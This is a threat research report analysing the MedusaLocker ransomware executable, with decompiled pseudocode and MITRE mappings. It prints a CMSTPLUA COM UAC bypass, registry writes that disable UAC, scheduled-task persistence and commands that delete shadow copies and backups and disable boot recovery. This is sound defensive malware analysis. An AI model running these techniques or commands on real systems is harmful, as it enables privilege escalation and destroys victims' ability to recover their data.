


Shayan Ahmed Khan

Sr. Threat Researcher

[LinkedIn]
[Medium]
[Github]
[Website]

Contents

Threat Report: MedusaLocker Ransomware

In this analysis, we will not cover the stage1 and stage2 of MedusaLocker which includes initial access using a maldoc and execution using a batch script that further calls a powershell to initiate the attack. We will analyze the Ransomware executable only which is the stage3 of medusa locker.

The MedusaLocker ransomware executable covers most of the MITRE ATT&CK tactics. The MITRE mapping provided by a sandbox of public report is given below:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 Scheduled Task/Job	1 DLL Side-Loading	1 DLL Side-Loading	2 Disable or Modify Tools	OS Credential Dumping	1 System Time Discovery	1 Taint Shared Content	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 1 Data Encrypted for Impact
Default Accounts	1 Service Execution	1 Windows Service	1 Bypass User Access Control	1 Obfuscated Files or Information	LSASS Memory	1 1 Peripheral Device Discovery	1 Replication Through Removable Media	Data from Removable Media	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	1 Scheduled Task/Job	1 Windows Service	1 Software Packing	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	1 Registry Run Keys / Startup Folder	1 2 Process Injection	1 DLL Side-Loading	NTDS	3 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	1 Bootkit	1 Scheduled Task/Job	1 Bypass User Access Control	LSA Secrets	1 2 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	1 Registry Run Keys / Startup Folder	1 File Deletion	Cached Domain Credentials	3 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Masquerading	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Bootkit	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

This variant of MedusaLocker ransomware has a large number of steps in its execution. It follows a number of techniques from initial access to impact that we are going to explore one by one below:

Mutex:

Let's start with one of the most common techniques used by ransomware which is creating a unique mutex to avoid running multiple instances of same malware. This is especially helpful in case of the ransomware that have worm like capabilities and can propagate and infect other systems. It is also helpful in case of a persistent malware that automatically starts execution if a time or an event has been triggered.

```
sub_4017B0(L"[LOCKER] Is running\n");
sub_407CD0(L"{8761ABBD-7F85-42EE-B272-A76179687C63}");
v69 = sub_405630(&v31);
sub_407B40(&v31);
if ( v69 )
{
  sub_401100(&v51);
  sub_4017B0(L"[LOCKER] Is already running\n");
  result = 0;
}
```

Above code is disassembled from a stripped MedusaLocker ransomware executable. First function is a simple *print* subroutine that says "[Locker] Is running". However, the print is disabled. Second function is the string format function called to format the unique mutex and then it is passed to the 3rd function which Creates the mutex.

Privilege Escalation:

Before any critical operation, MedusaLocker tries to escalate privileges on the local system. It does so by abusing COM objects to bypass UAC (User Account Control) which is a built-in security measure. There is a known UAC bypass of CMSTPLUA COM interface.

```
BIND_OPTS pBindOptions; // [esp+2Ch] [ebp-260h]
int v9; // [esp+40h] [ebp-24Ch]
CLSID pclsid; // [esp+50h] [ebp-23Ch]
IID iid; // [esp+60h] [ebp-22Ch]
WCHAR pszName; // [esp+74h] [ebp-218h]

v4 = this;
v6 = 0;
if ( !CoInitialize(0) )
{
  pclsid.Data1 = 0;
  *(_DWORD *)&pclsid.Data2 = 0;
  *(_DWORD *)pclsid.Data4 = 0;
  *(_DWORD *)&pclsid.Data4[4] = 0;
  if ( !CLSIDFromString(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", &pclsid) )
  {
    iid.Data1 = 0;
    *(_DWORD *)&iid.Data2 = 0;
    *(_DWORD *)iid.Data4 = 0;
    *(_DWORD *)&iid.Data4[4] = 0;
    if ( !IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &iid) )
    {
      sub_451270(&pszName, 0, 520);
      sub_4558BC(&pszName, 260, L"Elevation:Administrator!new:");
      sub_455920(&pszName, 260, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
      sub_420AA0(&pBindOptions, 36);
      pBindOptions.cbStruct = 36;
      v9 = 4;
      ppv = 0;
      do
        v5 = CoGetObject(&pszName, &pBindOptions, &iid, &ppv);
      while ( v5 );
      if ( ppv )
      {
        v1 = sub_420E60(&v3);
        v2 = sub_407A40(v1);
        (*(void (__stdcall **)(void *, int, _DWORD, _DWORD, _DWORD, signed int))(*(_DWORD *)ppv + 36))(
          ppv,
          v2,
          0,
          0,
          0,
          5);
        sub_407B40(&v3);
        (*(void (__stdcall **)(void *))(*(_DWORD *)ppv + 8))(ppv);
      }
    }
```

This code above is escalating privileges using CMSTPLUA COM object interface. These CLSIDs are referring to wshell exec object that is used to execute the command provided in the screenshot above. Since this is a stripped binary therefore the functions don't make much sense. However, if we rename the functions and parameters then it would be much easier to understand as in screenshot provided below:

```
if ( !CLSIDFromString(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", &CLSID_CMSTPLUA) )
{
  IID_ICMLuaUtil.Data1 = 0;
  *&IID_ICMLuaUtil.Data2 = 0;
  *IID_ICMLuaUtil.Data4 = 0;
  *&IID_ICMLuaUtil.Data4[4] = 0;
  if ( !IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &IID_ICMLuaUtil) )
  {
    memset(szElevationMoniker, 0, sizeof(szElevationMoniker));
    wcscpy_s(szElevationMoniker, 260u, L"Elevation:Administrator!new:");
    wcscat_s(szElevationMoniker, 260u, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
    memset_null_var(&pBindOptions, 36u);
    pBindOptions.cbStruct = 36;
    pBindOptions.dwClassContext = CLSCTX_LOCAL_SERVER;
    CMLuaUtil = 0;
    while ( CoGetObject(szElevationMoniker, &pBindOptions, &IID_ICMLuaUtil, &CMLuaUtil) )
      ;
    if ( CMLuaUtil )
    {
      v1 = get_module_handle_cmdline(v3);
      cmdline = ptr_to_value(v1);
      (CMLuaUtil->vtable->ShellExec)(CMLuaUtil, cmdline, NULL, NULL, SEE_MASK_DEFAULT, SW_SHOW);
      std::wstring::~wstring(v3);
      (CMLuaUtil->vtable->Release)(CMLuaUtil);
    }
```

We just extracted a TTP from real world malware. The next step is to emulate this procedure by recreating these malicious behaviors. Here for example, the behavior is mapped as a TTP like:

1. **Privilege Escalation as Tactic**
   a. **Abuse Elevation Control Mechanism as Technique**
      i. **Bypass User Account Control as sub-technique**

Defacement:

One unique characteristic by MedusaLocker ransomware is that it adds a marker registry key that shows that a particular system has been infected by MedusaLocker. The purpose of this procedure is not known but it looks like a defacement strategy or just leaving a mark in the system. Harmful or not, it's an important behavior followed by a very dangerous ransomware. Therefore, we emulated it.

```c
int sub_405680()
{
  DWORD v0; // ST14_4
  const BYTE *v1; // eax
  HKEY phkResult; // [esp+Ch] [ebp-24h]
  char v4; // [esp+10h] [ebp-20h]

  sub_405720(&v4);
  if ( !(unsigned __int8)sub_4079A0(&v4) && !RegCreateKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\MDSLK", &phkResult) )
  {
    v0 = 2 * sub_407A20(&v4, 1, 0);
    v1 = (const BYTE *)sub_407A40(&v4);
    RegSetValueExW(phkResult, L"Self", 0, 1u, v1, v0);
    RegCloseKey(phkResult);
  }
  return sub_407B40(&v4);
}
```

The path for registry key is **"HKEY_CURRENT_USER\SOFTWARE\MDSLK\Self"**. The abbreviation of MDSLK might be medusa locker. This tactic is mapped on MITRE as:

1. **Impact as tactic**
    a. **Defacement as technique**
        i. **Internal Defacement as sub-technique**

Persistence:

MedusaLocker uses a different way of achieving persistence. It uses official Microsoft Documented Code for achieving persistence by scheduling a task with repetition of 15 minutes indefinitely. Typically, malware uses either at.exe or schtasks.exe which are official Microsoft apps for scheduling tasks, but in this case the malware scheduled task programmatically in c++ using official code from MSDN page of Microsoft.

```
if ( (pService->lpVtbl->NewTask)(pService, &pTask) >= 0 )
{
  pTrigger = 0;
  ppDefinition = pTask->lpVtbl->put_Triggers(pTask, 2);
  (pTask->lpVtbl->Release)(pTask, &pTrigger);
  if ( ppDefinition >= 0 )
  {
    pTrigger = 0;
    ppDefinition = (pTrigger->lpVtbl->QueryInterface)(pTrigger, &pDailyTrigger);
    (pTrigger->lpVtbl->Release)(pTrigger, &pTrigger);
    if ( ppDefinition >= 0 )
    {
      v9 = call_sysallocstring(v70, L"Trigger1");
      s_Trigger1 = normalize_ptr(v9);
      pTrigger->lpVtbl->put_Id(pTrigger, s_Trigger1);
      sys_free_string(v70);
      v11 = string_time_format(v74, repeat_time, 1);
      v12 = ptr_to_value(v11);
      v13 = call_sysallocstring(v69, v12);
      strftime_format = normalize_ptr(v13);
      pTrigger->lpVtbl->put_StartBoundary(pTrigger, strftime_format);
      sys_free_string(v69);
      std::wstring::~wstring(repeat_time);
      ppDefinition = pTrigger->lpVtbl->put_DaysInterval(pTrigger, 1);
      if ( ppDefinition >= 0 )
      {
        pRepetitionPattern = 0;
        ppDefinition = pTrigger->lpVtbl->get_Repetition(pTrigger, &pRepetitionPattern);
        (pTrigger->lpVtbl->Release)(pTrigger, v33);
        if ( ppDefinition >= 0 )
        {
          int_to_str(v37, task_timer_mins);
          v15 = str_create(v38, L"PT");
          v16 = str_append(v39, v15, L"M");
          v17 = ptr_to_value(v16);
          v18 = call_sysallocstring(v68, v17);
          minute_timer = normalize_ptr(v18);
          ppDefinition = pRepetitionPattern->lpVtbl->put_Interval(pRepetitionPattern, minute_timer);
```

The malware creates a copy of itself with the name of **"svhost.exe"** in **%APPDATA%** of the system and registers itself in task scheduler to be executed after every 15 minutes indefinitely. Here comes the use of mutex, when its executed again, it first checks if another instance is already running in the system. If it does, then malware exits and let the previous instance continue. The MITRE mapping for this behavior would be:

1. **Persistence as tactic**
   a. **Scheduled Task/Job as technique**
      i. **Scheduled Task as sub-technique**

Defense Evasion:

There are multiple defense evasion techniques used by the malware, one of which is to disable UAC (User Account Control) altogether. Since malware achieved elevated privileges using CMSTPLUA bypass. Now it can make critical changes to the system, one of which is to disable the UAC. It does so by changing registry values as shown in the code below:

```
LSTATUS __thiscall sub_420BB0(void *this)
{
  LSTATUS result; // eax
  HKEY phkResult; // [esp+4h] [ebp-10h]
  BYTE v3[4]; // [esp+8h] [ebp-Ch]
  BYTE Data[4]; // [esp+Ch] [ebp-8h]

  result = (unsigned __int8)sub_420AE0(this);
  if ( (_BYTE)result )
  {
    if ( !RegOpenKeyExW(
            HKEY_LOCAL_MACHINE,
            L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
            0,
            0x20006u,
            &phkResult) )
    {
      *(_DWORD *)Data = 0;
      RegSetValueExW(phkResult, L"EnableLUA", 0, 4u, Data, 4u);
      RegCloseKey(phkResult);
    }
    result = RegOpenKeyExW(
               HKEY_LOCAL_MACHINE,
               L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
               0,
               0x20006u,
               &phkResult);
    if ( !result )
    {
      *(_DWORD *)v3 = 0;
      RegSetValueExW(phkResult, L"ConsentPromptBehaviorAdmin", 0, 4u, v3, 4u);
      result = RegCloseKey(phkResult);
    }
  }
  return result;
}
```

It sets the value of **"EnableLUA"** to 0, which means the administrator prompt will not be shown and everything would be executed with elevated privileges. The author of this malware tried another extra step to disable UAC by setting the value of **"ConsentPromptBehaviorAdmin"** to 0 as well. By any chance, if the first didn't work then the second technique would make sure that UAC is disabled but it would only work after system restart. Their MITRE behavioral mapping is as follow:

1. **Defense Evasion as tactic**
   a. **Impair Defenses as technique**
      i. **Disable or modify tools as sub-technique**

Service Stop:

Another highly critical impact this malware has is that it stops and deletes a set of pre-defined services and processes to avoid any interruption for its encryption process. These sets of services can be found in simple static analysis of strings from the binary.




Image above shows all the services and processes that it tries to enumerate and kills them off. It uses Windows Service Control Manager APIs to interact with services to stop and even delete the services. For processes, it uses famous process enumerator APIs “CreateToolhelp32Snapshot, Process32First and Process32Next”. MITRE mapping for this behavior is given below:

1. **Impact for tactic**
    a. **Service Stop for technique**

Inhibit System Recovery:

Like most of the ransomware, MedusaLocker also tries to delete ways of recovering data from the victim system. However, unlike most ransomware, it does so by deleting multiple recovery options instead of just deleting shadow copies. It uses both **vssadmin** and **wbadmin** to delete shadow copies from the system. It also deletes other recovery options using **bcdedit.exe** to prevent the system from being rebooted into the recovery mode. As an additional step, it also empties the recycle bin just to make sure.

```
for ( i = 0; i < 3; ++i )
{
  v58 = i + 1;
  v25 = sub_401100(&v75);
  v26 = sub_4017B0(v25, (int)L"[LOCKER] Remove backups ");
  v27 = sub_4017B0(v26, (int)&v58);
  sub_4017B0(v27, (int)L"\n");
  sub_407CD0(L"vssadmin.exe Delete Shadows /All /Quiet");
  sub_41E9A0(&v42);
  sub_407B40(&v42);
  sub_407CD0(L"bcdedit.exe /set {default} recoveryenabled No");
  sub_41E9A0(&v47);
  sub_407B40(&v47);
  sub_407CD0(L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures");
  sub_41E9A0(&v46);
  sub_407B40(&v46);
  sub_407CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP");
  sub_41E9A0(&v45);
  sub_407B40(&v45);
  sub_407CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest");
  sub_41E9A0(&v44);
  sub_407B40(&v44);
  sub_407CD0(L"wmic.exe SHADOWCOPY /nointeractive");
  sub_41E9A0(&v43);
  sub_407B40(&v43);
}
```

Every single command listed above is executed by **CreateProcessW** API, which takes the first whitespace as an indicator for process name and rest as an argument to that process. Highlighted sub-routine named **sub_41E9A0** creates these processes as follows:


```
char __stdcall sub_41E9A0(void *a1)
{
  WCHAR *v1; // eax
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+4h] [ebp-58h]
  struct _STARTUPINFOW StartupInfo; // [esp+14h] [ebp-48h]

  if ( sub_4079A0(a1) )
    return 0;
  sub_451270(&StartupInfo, 0, 68);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  v1 = (WCHAR *)sub_407A40(a1);
  if ( !CreateProcessW(0, v1, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  return 1;
}
```

The MITRE mapping for this malware behavior can be mapped on the Impact as follows:

1. **Impact for tactic**
    a. **Inhibit System Recovery for technique**

Encryption:

Like most of the ransomware, MedusaLocker also uses symmetric encryption for fast processing. It uses AES-256 for encrypting all files on the system. However, it uses a combination of both RSA and AES in the malware process. The encryption key is encrypted with the pre-defined public key embedded into the malware which could only be decrypted with the attacker's private key. The malware authors wrote code in such a way that every file is encrypted with random generated AES key which is in turn encrypted using RSA public key and saved on the system along with multiple ransom notes.



In the above screenshot, it can be seen that the a base64 encoded public key has been embedded into the malware. We have extracted the strings from the malware using floss utility. The base64 encoded key is then converted to binary format using **"CryptStringToBinaryA"** API for use in cryptographic functions. Finally, the symmetric key is generated using **"CryptGenKey"** API which is encrypted with public key and saved in the html ransom note. After that the encryptor is started which establishes important folders and extensions to skip during encryption as shown in the extracted strings just below the public key.

The MITRE mapping for this malware behavior can be mapped on the Impact as follows:

1. **Impact for tactic**
    a. **Data Encrypted for Impact as technique**

To recreate this test-case, we can write a c++ code that starts an asynchronous thread for encryptor function that constantly searches and encrypts the files. Meanwhile, also saving the ransom html note that includes encrypted symmetric key in it.

Discovery and Lateral Movement:

The malware possesses a networking module that enables it to establish connections to remote systems within the local network and scan for SMB shares. The initial step involves sending an ICMP "Ping" to each system in a sequential order and verifying if a response is received. After that, the malware will proceed to examine the system for any open SMB shares, excluding shares with a "$" in their name, which indicates hidden shares. The malware will then accumulate the remaining shares in a list, which will be encrypted at a later stage.

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
bool __thiscall sub_41DB40(void *this, int a2, DWORD Timeout)
{
  int v3; // eax
  const char *v4; // eax
  DWORD v5; // ST24_4
  int v7; // [esp+0h] [ebp-44h]
  unsigned int DestinationAddress; // [esp+Ch] [ebp-38h]
  void *ReplyBuffer; // [esp+14h] [ebp-30h]
  HANDLE IcmpHandle; // [esp+1Ch] [ebp-28h]
  char v11; // [esp+24h] [ebp-20h]
  char RequestData; // [esp+3Fh] [ebp-5h]

  if ( !(unsigned __int8)sub_4079A0(a2, this) )
  {
    v3 = sub_401650(a2);
    sub_41DC80(&v11, v3);
    if ( !(unsigned __int8)sub_4079A0(&v11, v7) )
    {
      v4 = (const char *)sub_407E90(&v11);
      DestinationAddress = inet_addr(v4);
      if ( DestinationAddress != -1 )
      {
        IcmpHandle = IcmpCreateFile();
        if ( IcmpHandle != (HANDLE)-1 )
        {
          RequestData = 0;
          ReplyBuffer = (void *)sub_4549B4(29);
          if ( ReplyBuffer )
          {
            v5 = IcmpSendEcho(IcmpHandle, DestinationAddress, &RequestData, 1u, 0, ReplyBuffer, 0x1Du, Timeout);
            IcmpCloseHandle(IcmpHandle);
            sub_45478C(ReplyBuffer);
            sub_407F50(&v11);
            return v5 != 0;
          }
          IcmpCloseHandle(IcmpHandle);
        }
      }
    }
    sub_407F50(&v11);
  }
  return 0;
}
```

The MITRE mapping for this malware behavior can be mapped on the Impact as follows:

1. **Lateral Movement for tactic**
    a. **Remote Services as technique**
        i. **SMB Shares as sub-technique**